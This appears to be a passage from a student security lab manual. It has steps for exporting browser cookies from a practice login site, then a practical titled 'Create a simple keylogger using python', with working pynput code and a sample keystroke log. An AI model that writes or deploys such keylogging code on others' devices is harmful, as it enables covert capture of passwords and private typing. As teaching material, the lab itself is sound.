
8. Now u can see cookie editor on your firefox, if you cannot see click on extension symbol, Click on Cookie Editor, or you can add extension to taskbar you will see symbol of cookie.



9. <https://the-internet.herokuapp.com/login> go to this link .



10. Now enter username=tomsmith and password =SuperSecretPassword—click on login.



11. Click on cookie icon on your Firefox— Click on add a new cookie/ + symbol give name and value — Select the cookie and then click on export/ export arrow.

The screenshot shows the Firefox Cookies dialog. At the top, there's a table with columns: Name, Value, Domain, Path, Expires / Ma..., Size, Http Only, Secure, and Session. Below the table, it says 'https://the-internet.herokuapp.com (5)' and has a button 'add a new cookie'. The table lists several cookies, including 'optimizelySegments' which is selected (indicated by a blue border). A detailed view of this cookie is shown below the table:


Name	Value	Domain	Path	Expires / Ma...	Size	Http Only	Secure	Session
optimizelySegments	%7B%7D	.the-internet....		1868859551	24			
optimizelyEndUserId	oeu1553499551672r0....	.the-internet....		1868859551	55			
optimizelyBuckets	%7B%7D	.the-internet....		1868859551	23			
rack.session	BAh7CUkiD3NIc3Npb...	the-internet.h...		504	✓	✓	✓	
optimizelyPendingLog...	%5B%5D	.the-internet....		1553499616	32			

The detailed view for 'optimizelySegments' shows the following fields:

- Name: optimizelySegments
- Domain: .the-internet.herokuapp.com
- Path: /
- Expiration (ISO): 03 / 22 / 2029 07 : 39 : 11 . 000 AM
- HostOnly:
- Session:
- Secure:
- HttpOnly:

Buttons at the bottom right of the detailed view are: Export, Reset, Remove, and Expand.

12. then open with Microsoft word.



Document1 - Microsoft Word

File Home Insert Page Layout References Mailings Review View

Add-ons Manager Cookie Editor – Get this Extension The Internet /C:/Users/student/AppData/Local/

JSON Raw Data Headers Save Copy Collapse All Expand All Filter JSON

```
Page: 9 of 9
```

0:

```
name: "optimizelySegments"
value: "X78k7D"
domain: ".the-internet.herokuapp.com"
hostonly: false
path: "/"
secure: false
httpOnly: false
samesite: "no_restriction"
session: false
firstPartyDomain: ""
expirationDate: 1866437527
storeId: "firefox-default"
origin: "https://the-internet.herokuapp.com"
```

1:


```
name: "optimizelyEndUserId"
value: "oeu15107752109r0.05743171772405742"
domain: ".the-internet.herokuapp.com"
hostonly: false
path: "/"
secure: false
httpOnly: false
samesite: "no_restriction"
session: false
firstPartyDomain: ""
expirationDate: 1866437527
storeId: "firefox-default"
```

Practical No. 08

Aim : Create a simple keylogger using python

```
Code : from pynput.keyboard import Key, Listener  
  
import logging  
  
# If no name is provided, it defaults to an empty string  
  
log_dir = ""  
  
# Configure basic logging function  
  
logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,  
format='%(asctime)s:%(message)s')  
  
# Function to handle key press events  
  
def on_press(key):  
  
    logging.info(str(key))  
  
# Turn on the listener  
  
with Listener(on_press=on_press) as listener:  
  
    listener.join()
```

Output:



The screenshot shows a Notepad window titled "key_log.txt - Notepad". The window contains a list of key press events recorded by the Python script. Each event is timestamped and includes the key pressed and its Unicode representation. The events listed are:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```